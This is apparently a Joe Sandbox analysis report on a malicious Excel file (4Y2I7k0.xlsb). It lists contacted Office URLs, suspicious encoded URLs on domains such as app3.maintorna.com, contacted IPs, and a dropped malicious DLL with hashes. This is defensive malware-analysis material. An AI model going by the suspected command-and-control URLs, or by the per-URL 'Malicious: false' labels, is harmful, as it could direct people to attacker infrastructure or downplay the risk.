
Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://login.microsoftonline.com/	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false		high
http://https://shell.suite.office.com:1443	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false		high
http://https://autodiscover-s.outlook.com/	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false		high
http://https://cdn.entity.	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false		high
http://https://powerlift.acompli.net	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false		high
http://https://cortana.ai	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false		high
http://app.buboleinov.com/eZG8I16LYY6RQIy/fhCGljC_2FGvNP1fHp/pp7vitMvb/J_2BJIUyGHNqNDnXVsuN/Dv3DXf5i	{9B5A9DDA-AC6D-11EB-90E5-ECF4BB2D2496}.dat.34.dr, ~DF0F9DAFE54CC87186.TMP.34.dr	false	• Avira URL Cloud: safe	unknown
http://https://api.aadrm.com/	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false		high
http://https://api.microsoftstream.com/api/	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false		high
http://https://cr.office.com	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false		high
http://www.reddit.com/	msapplication.xml4.15.dr	false		high
http://https://ecs.office.com/config/v2/Office	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false		high
http://https://graph.ppe.windows.net	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://chat.billionady.com/6pQ2A_2F2B3uIfC5gf/_2FhwtDCH/73_2BQ_2BuzT9wYw8ZBA/CtDYBpMjmIzd4NANr9h/E_2	{7CFE4BA2-AC6D-11EB-90E5-ECF4BB2D2496}.dat.27.dr, ~DF6C0FD439615FE33F.TMP.27.dr	false	• Avira URL Cloud: safe	unknown
http://https://officeci.azurewebsites.net/api/	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false		high
http://https://store.office.cn/addinstemplate	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev0-api.acompli.net/autodetect	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false		high
http://https://web.microsoftstream.com/video/	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false		high
http://https://graph.windows.net	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false		high
http://https://dataservice.o365filtering.com/	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false		high
http://www.youtube.com/	msapplication.xml7.15.dr	false		high
http://https://ncus.contentsync.	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false		high
http://weather.service.msn.com/data.aspx	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false		high
http://https://apis.live.net/v5.0/	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false		high
http://https://management.azure.com	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://wus2.contentsync.	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://incidents.diagnostics.office.com	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false		high
http://https://api.office.net	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false		high
http://www.amazon.com/	msapplication.xml.15.dr	false		high
http://https://entitlement.diagnostics.office.com	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false		high
http://www.twitter.com/	msapplication.xml5.15.dr	false		high
http://https://outlook.office.com/	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false		high
http://https://templatelogging.office.com/client/log	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false		high
http://https://outlook.office365.com/	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false		high
http://https://webshell.suite.office.com	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false		high
http://app3.maintorna.com/2NycgEUCU9aFB9EW/oYWq0ZxfG4Rwlla/DVHHJKmiaah_2Fc00M/sq13SA7xg/8iyktPbgAp05	{8D1871FD-AC6D-11EB-90E5-ECF4BB2D2496}.dat.32.dr, ~DFF7BA5DE226E46A61.TMP.32.dr	false	• Avira URL Cloud: safe	unknown
http://https://management.azure.com/	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false		high
http://https://login.windows.net/common/oauth2/authorize	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false		high
http://https://devnull.onenote.com	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false		high
http://https://ncus.pagecontentsync.	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false		high
http://https://messaging.office.com/	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	DFB7A469-C2BA-4377-83DE-2A2821BDEB41.0.dr	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
162.241.24.47	docs.atu.ngr.mybluehost.me	United States		46606	UNIFIEDLAYER-AS-1US	false
34.86.224.8	app3.maintorna.com	United States		15169	GOOGLEUS	false

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	402998
Start date:	03.05.2021
Start time:	17:10:38
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 35s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	4Y2I7k0.xlsb
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	36
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSB@15/71@6/2

Copyright Joe Security LLC 2021

EGA Information:	Failed
HDC Information:	• Successful, ratio: 10.5% (good quality ratio 10%) • Quality average: 80.1% • Quality standard deviation: 28%
HCA Information:	• Successful, ratio: 74% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsb • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Excluded IPs from analysis (whitelisted): 104.42.151.234, 40.88.32.150, 92.122.145.220, 13.107.4.50, 104.43.193.48, 52.109.76.68, 52.109.12.23, 20.82.210.154, 92.122.213.247, 92.122.213.194, 8.241.83.126, 8.241.89.126, 67.26.81.254, 8.238.35.254, 67.26.83.254, 51.103.5.186, 88.221.62.148, 52.155.217.156, 40.64.101.146, 20.54.26.129, 152.199.19.161, 184.30.24.56 • TCP Packets have been reduced to 100 • Excluded domains from analysis (whitelisted): mw1eap.displaycatalog.md.mp.microsoft.com.akadns.net, displaycatalog-rp-uswest.md.mp.microsoft.com.akadns.net, arc.msn.com.nsatc.net, b1ns.c-0001.c-msedge.net, fs-wildcard.microsoft.com.edgekey.net, e11290.dspg.akamaiedge.net, skypedataprdcoleus15.cloudapp.net, audownload.windowsupdate.nsatc.net, officeclient.microsoft.com, watson.telemetry.microsoft.com, au-bg-shim.trafficmanager.net, consumerrp-displaycatalog-aks2eap-uswest.md.mp.microsoft.com.akadns.net, fs.microsoft.com, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, displaycatalog-uswesteap.md.mp.microsoft.com.akadns.net, skypedataprdcolcus15.cloudapp.net, ris.api.iris.microsoft.com, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, europe.configsvc1.live.com.akadns.net, cs9.wpc.v0cdn.net, prod-w.nexus.live.com.akadns.net, 2-01-3cf7-0009.cdx.cedexis.net, store-images.s-microsoft.com-c.edgekey.net, wu-fg-shim.trafficmanager.net, a1449.dscg2.akamai.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, arc.msn.com, consumerrp-displaycatalog-aks2eap-europe.md.mp.microsoft.com.akadns.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, iecvlist.microsoft.com, e12564.dspb.akamaiedge.net, wns.notify.trafficmanager.net, go.microsoft.com, nexus.officeapps.live.com, arc.trafficmanager.net, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, auto.au.download.windowsupdate.com.c.footprint.net, prod.fs.microsoft.com.akadns.net, b1ns.au-msedge.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, client.wns.windows.com, ie9comview.vo.msecnd.net, prod.configsvc1.live.com.akadns.net, c-0001.c-msedge.net, ctldl.windowsupdate.com, e1723.g.akamaiedge.net, download.windowsupdate.com, config.officeapps.live.com, go.microsoft.com.edgekey.net, skypedataprdcolwus16.cloudapp.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
UNIFIEDLAYER-AS-1US	QUOTATION REQUEST.exe	Get hash	malicious	Browse	• 192.185.131.134
	gunzipped.exe	Get hash	malicious	Browse	• 192.254.189.182
	Purchase Order #DH0124 REF#SCAN005452 EXW HMM SO#UKL080947 - FD210268-001.xlsx.exe	Get hash	malicious	Browse	• 162.144.13.239
	0145d964_by_Libranalysis.exe	Get hash	malicious	Browse	• 162.241.169.22
	HXxk3mzZeW.exe	Get hash	malicious	Browse	• 192.185.140.111
	HCU213DES.doc	Get hash	malicious	Browse	• 162.241.169.22
	RFQ.exe	Get hash	malicious	Browse	• 192.254.236.251
	a3aa510e_by_Libranalysis.exe	Get hash	malicious	Browse	• 192.185.221.204
	Outstanding Payment Plan.xls	Get hash	malicious	Browse	• 192.185.129.69
	FULL SOA $16848.exe	Get hash	malicious	Browse	• 192.185.113.120
	BL Draft - HL-88312627.exe	Get hash	malicious	Browse	• 192.254.180.165
	ARIX SRLVI (MN) - Italy.exe	Get hash	malicious	Browse	• 192.254.185.244
	DocNo2300058329.doc__.rtf	Get hash	malicious	Browse	• 74.220.199.6
	NINGBO_STATEMENT OF ACCOUNT.exe	Get hash	malicious	Browse	• 192.185.226.148
	signed contract invoice.exe	Get hash	malicious	Browse	• 192.254.236.251
	DUBAI UAE HCU4321890.exe	Get hash	malicious	Browse	• 162.241.169.22
	Payment Copy 0002.exe	Get hash	malicious	Browse	• 50.87.153.37
	diagram-586750002.xlsm	Get hash	malicious	Browse	• 192.185.46.61
	diagram-586750002.xlsm	Get hash	malicious	Browse	• 192.185.46.61
	nFmioaYJMR.exe	Get hash	malicious	Browse	• 192.185.140.111

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\Public\block.dll	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	312832
Entropy (8bit):	6.133421258123313
Encrypted:	false
SSDEEP:	6144:92dsJtFrYUZZqrS6HtYP612U8ZIbBmWMOzWb/0:9SsJtFrYJS6NYy123IMWLz5
MD5:	5A7C87DAB250CEE78CE63AC34117012B
SHA1:	554C4CCF2341182768D475087D8A8BCFAA525A12
SHA-256:	8A26C32848C9EA085505359F67927D1A744EC07303ED0013E592ECA6B4DF4790
SHA-512:	3B4BD7963E3C397618562708064674BD2418F5CAB71CE861986EFA3BCD14FA6B0155DAECE10B9A7AD3FE0F7FAC6FDFD693B4AC2451F4EAABB30BA8253286B7ED
Malicious:	**true**
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Rich.....PE..L.. ..Hn`.....!.....;.....P.....@.....`...T.....<.... .....0.....@.....text.... ....`.data...Hq.....@....rsrc..... .....@..@.reloc.....0.....@..B..... ....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{61E1F67A-AC6D-11EB-90E5-ECF4BB2D2496}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	29272
Entropy (8bit):	1.7656066338021794
Encrypted:	false
SSDEEP:	48:Iw3GcprSGwpLlG/ap8zGIpc/GvnZpvAXGo5nhRqp9cWGo4tnhpnh1pmRGW5nhzlG:r9ZaZB21WQtA3AfcRrv1MbHnI7XTe0DB
MD5:	5A01E87E43F8CE82CFEC152EBD4D3CFA
SHA1:	C83985F9AC40326C4EC42B88DDF0F9C1FCBAE180
SHA-256:	01E3BF241AABA5B25582C37FBC72D14D811F587071B86E856235D2A8975C5FF4
SHA-512:	3666118D7D60BDE41C95D7EC6BFAF7331FCC05EEDFE40D3A6549D7DBCC3756BE759867BD7654D725D06A20320F127ED344DC5F4D46EF54230D27BD06EB0548 3
Malicious:	false
Reputation:	low
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{7CFE4BA0-AC6D-11EB-90E5-ECF4BB2D2496}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	29272
Entropy (8bit):	1.765547954959318
Encrypted:	false
SSDEEP:	96:ruZlZB2mWatI9Af199x91M39p9f9In9Z9TK9I9DB:ruZlZB2mWatbf1RMUZ1B
MD5:	514EA53AFF62FF9A286360B74ED8E296
SHA1:	AB40130F9AE11241EB0EC59F6E2D2411A5B82912
SHA-256:	DB93485F6E859DE1A4BB16EEF60FDE703A1E4AAC313E50AB47D33C9D0EE3D58E
SHA-512:	4F76CE76E0D83DDE2110293120E2ED2CB3602069B98AC160275C0222DF20FA38459FA80C623074DD1B703996AFE92D7970F2518767135AA5D45BA19EEBFA83D(
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{8D1871FB-AC6D-11EB-90E5-ECF4BB2D2496}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	29272

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{8D1871FB-AC6D-11EB-90E5-ECF4BB2D2496}.dat	
Entropy (8bit):	1.7688536088822209
Encrypted:	false
SSDEEP:	96:rZZqZ5b20nW0cht03Af0UzH1M0nPbITfT0z8DB:rZZqZB2UWrt7ftRMD3nB
MD5:	FAB0510AE2BA4293527C5AC518D56E71
SHA1:	170DCA2A20D5FC0FA83C9E84AE6F6E434D1F4725
SHA-256:	8EE0EBAE2F9A967830C737E1A30ADFBCC425373CC238A6D970FE6CC86B57203B
SHA-512:	8CF533BC832D3116D9CD1C2C34C7C8373AD6B61AB7EF809EAD5D8C11CD19C0C2ED45D54BC9A92F1CA7B8894350F64FB96A862D254B4C6F99B2CEA3BDC9F25DA
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r.y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{9B5A9DD8-AC6D-11EB-90E5-ECF4BB2D2496}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	29272
Entropy (8bit):	1.768376514772828
Encrypted:	false
SSDEEP:	192:r/ZkZW2QW1trcfrdjxLMeQdjTjZPBQdmxB:rhUtHfrirdtoeQdjXZPBQdm/
MD5:	1E0F188165FB522340CC406FEDA5607B
SHA1:	EBD5B4978B1809D4D6A1A06AF6A2FA568B46A5FA
SHA-256:	404D579D1782C68E6D64A5328DDDE19D3F4B14A92F6CE393ED4F0B47E7FF447E
SHA-512:	96E6675F6F89737C9D2956CACD0B6222BC3CCDAB520922C299EEDB8D788BDFD38BD50565D213A2E02DC561A9292812F76E1D1ECB0DF446F21286A7EAE5B1F7D
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r.y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{61E1F67C-AC6D-11EB-90E5-ECF4BB2D2496}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27576
Entropy (8bit):	1.9118868658614256
Encrypted:	false
SSDEEP:	96:rvYZFZQk0624BSRjx2xWAMniUgt44NNhksgt44NN+t4dA:rgZ7QL6BkRjx2xWAMnxY/lY0oA
MD5:	B34170960A0E5833607A09E392AE7ABC
SHA1:	04D393697831413F74BBAA828ACD7FA995BBB8EF
SHA-256:	10C917BC0CB6985D887ABA21ABB0A0DAF30B059F0AED1D679B3D54796B5DDB73
SHA-512:	D6010E0628505F873507380A279072B40680A125D6E44B98951CCEBCD1CB2C23B3DDF58EBBEC49DA7F5685DCE9A84FEC15D0EBCA0EA7C66B11BC9A1442F153A0
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r.y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{7CFE4BA2-AC6D-11EB-90E5-ECF4BB2D2496}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28128
Entropy (8bit):	1.9076836240601933
Encrypted:	false
SSDEEP:	96:r+ZdQl6rBSOj120WZM9RxIR9WEMxIbIR9gpr:r+ZdQl6rkOj120WZM9RI9WEMz9Ar
MD5:	4E0D4FB8D782A953D1D556317F1FB9EE
SHA1:	BF47E7223DDA4E65C9AA408D61D218000687E764
SHA-256:	5D8DA3EB3AC44C8BD12E114D7D73869A261A2F650CE0CE00C082188F64E0F904
SHA-512:	AC1F5200198C77B7B1AE4662F65C145B53E1EC8ECB7E9B3F86ABC55A66E5DDFC50731359DD8A3AD94E6172B5ADF1E803BAC770A63CB0BF03EF3083BAB87619A0
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{7CFE4BA2-AC6D-11EB-90E5-ECF4BB2D2496}.dat	
